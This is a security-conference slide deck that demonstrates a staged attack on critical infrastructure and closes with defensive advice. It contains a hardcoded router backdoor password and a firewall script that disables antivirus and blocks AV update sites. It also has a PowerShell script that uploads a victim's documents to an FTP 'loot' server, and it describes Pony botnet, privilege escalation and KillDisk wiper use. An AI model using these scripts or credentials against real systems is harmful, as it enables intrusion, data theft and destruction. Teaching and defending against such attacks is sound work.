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# Hacking Exposed LIVE: Attacking in the Shadows






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# **Threat Landscape**







#### "The Scenario"



**Target:** Critical Infrastructure

- Router / Firewall
  - Authentication Bypass
- Spearphish, exfiltrate and Pony
  - Fileless attack inside XLS->macro->Powershell
  - Pony botnet attack inside XLS->macro->Powershell
- Phish and Kill
  - Send users new IE Exploit (user)
  - Use SmashedPotato to escalate privilege (Admin)
  - Wipe the target with BlackEnergy / Ukrainian Killdisk








# **Attack Map**





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
**Hack #0: Bypass and Re-configure Router** 

### Hack #0: Bypass



- Common Internet router
- Hardcoded backdoor password of "FGTAbc11\*xy+Qqz27"
- Gives maintenance account access as SUPER ADMIN
- Perform any function as router administrator
  - Update SUPER ADMIN password
- All from remote

#### Hack #0: Bypass






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#### Hack #0: Re-Configure Router





### Hack #0: Re-configure

- Add "FTP ALLOW" outbound
- Turn on Web Filters
- Disable AV
- Block AV update websites

```
#!/bin/bash
config firewall policy
delete 2
config system global
set qui-antivirus disable
set qui-implicit-policy enable
set qui-ips enable
set qui-vpn enable
set qui-vulnerability-scan enable
set qui-webfilter enable
set qui-wireless-controller enable
config webfilter urlfilter
edit 1
config entries
edit *.mcafee.com
set action block
set type wildcard
set status enable
end
config entries
edit *.symantec.com
set type wildcard
set action block
set status enable
end
config entries
edit *.trendmicro.com
set type wildcard
set action block
set status enable
end
config webfilter profile
edit default
config web
set urlfilter-table 1
end
end
EOF
```



#### Hack #0: DEMO



- Show the router
- Show the Python script to reset password
- Run Python script to reset password
- Show Console
- Show Python script to re-configure router
- Run Python script to re-configure router
- Show Console with changes made

#### Hack #0: DEMO



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Hack #1: Spearphish, exfiltrate and Pony

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- IT Admin user running as USER
- Receives weaponized XLS in email which (behind the scenes)...
  - Runs embedded Macro which...
    - Runs embedded Powershell script which...
      - FTPs all files from "My Documents" to FTP server
      - Download Pony botnet and runs it
- Show Pony C2



### **Hack #1: Exfiltrate script**



#### Powershell Script:

```
$commands = '$p = [environment]::getfolderpath("mydocuments");
$extensions = ".xls", ".xlsx", ".pdf", ".doc", ".docx", ".pptp",
".pptx", ".rtf";
Foreach($path in Get-ChildItem $p -recurse){if ($extensions -
contains $path.extension) { $webclient = New-Object
System.Net.WebClient; $uri = New-Object
System.Uri("ftp://grabby:myfiles@192.168.2.4/loot/" +
$path.name); $webclient.UploadFile($Uri, $path.fullname);}}'
$encodedstring = [Convert]::ToBase64String($bytes)
$encodedstring
```

#### Hack #1: DEMO



- Show the email
- Show the FTP server directory empty
- Show Pony C2 Console without victim
- Show the victim without Pony
- Open the XLS attachment
- Show the FTP server directory not empty
- Show the network traffic
- Show Pony started in Task Manager
- Show Pony C2 Console with victim present

#### Hack #1: DEMO



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**Hack #2: Exploit, Escalate and Eviscerate** 

### Hack #2: "Forever Days" Primer



#### Local

- Pass the Hash
- Password dumping (pwdump, cachedump, fgdump, quarkspwdump, creddump, WCE, gsecdump, mimikatz)
- MSHTA and Windows MOF (WMI)
- AT Scheduler / Scheduled Tasks
- DLL Search Order Hijacking, DLL Highjacking, DLL pre-loading
- DLL Side Loaders (McAfee's mcvsmap.exe, Intel's hkcmd.exe, NVIDIA's NvSmart.exe, Microsoft's igxfstray.exe, Microsoft's Olnfo P11.exe)
- API Hooking and DLL Injection (svchost.exe, msiexec.exe)
- BIOS/Firmware hacking
- Hot Potato NTLM/NBNS spoofing to run commands
- Spangler attack NTLM MITM

#### Remote

- PSEXEC (TCP 139/445) writing to SVCCTL named pipe over SMB
- WMI (TCP 135) RPCSS in SVCHOST.EXE
- Remote Registry (winreg)
- Remote Desktops RDP (TCP 3389), WinRS (TCP 80/5985), VNC, SCCM, SCP/SSH, TFTP, etc.
- vPRO AMT hack



### Hack #2: Exploit



- New MS XML Exploit
- Double free memory vulnerability in MSXML3.dll
- Invokable with IE
- Validating DTDs (Document Type Definition) in an XML document
- Invalid forward ID references
- Memory occupied by a forward reference object is freed twice
- Present in older heap manager used

#### Hack #2: Escalate



#### **Hot Potato and SmashedPotato**

- Download and run Privilege escalation to SYSTEM
- HTTP -> SMB NTLM relay (MITM attack)
- Uses WPAD (Web Proxy AutoDiscovery)
- NTLM Credentials relayed to local SMB listener to create new service that runs user-defined command
- http://foxglovesecurity.com/2016/01/16/hot-potato/



#### **Hack #2: Eviscerate**



#### BlackEnergy / Ukranian KillDisk

- Using SmashedPotato, run latest KillDisk malware
- Crimeware sold on Russian underground since 2007
- Botnets and DDoS attacks, Plug-in architecture
- Links to 2008 Georgian attack
- In 2014 variants included plugin to destroy system called "dstr"
- Nov. 2015 first case in the wild at CERT-UA surrounding Ukranian local elections (videos and documents destroyed)
- Complete list of files destroyed has over 4000 file extensions



#### Hack #2: Eviscerate



- Specific time delay allowed
- Deletes Windows Event Logs: Application, Security, Setup and System.
- Deletes documents and files on disk
- Terminates and overwrites ICS services:
  - komut.exe and sec\_service.exe (ASEM Ubiquity)

#### Samples used:

- 5d2b1abc7c35de73375dd54a4ec5f0b060ca80a1831dac46ad411b4fe4eac4c6 ("ololo 2.exe", "crab.exe", "ololo.exe")
- F52869474834be5a6b5df7f8f0c46cbc7e9b22fa5cb30bee0f363ec6eb056b95 ("svchost.exe")



#### Hack #2: DEMO



- Show the email
- Click on URL link
- Show Task Manager (SmashedPotato)
- Show Task Manager (KillDisk)
- Watch the insanity...

### Hack #2: DEMO



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"Apply" what you've learned

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- Authentication Bypass
  - Inventory the make and manufacturers
  - Stay on top of their known vulnerabilities
  - Red team your network infrastructure often
- Exfiltration
  - Prevent Macros and Powershell and ActiveScripts
  - Monitor your outbound traffic looking for file transfer traffic
- Forever-Days
  - Search them out in your organization
  - Configure/Harden your systems to reduce their success
- Stay on top of known vulnerabilities and patch and/or plug them
- Focus on PREVENTION with next generation protection like Cylance



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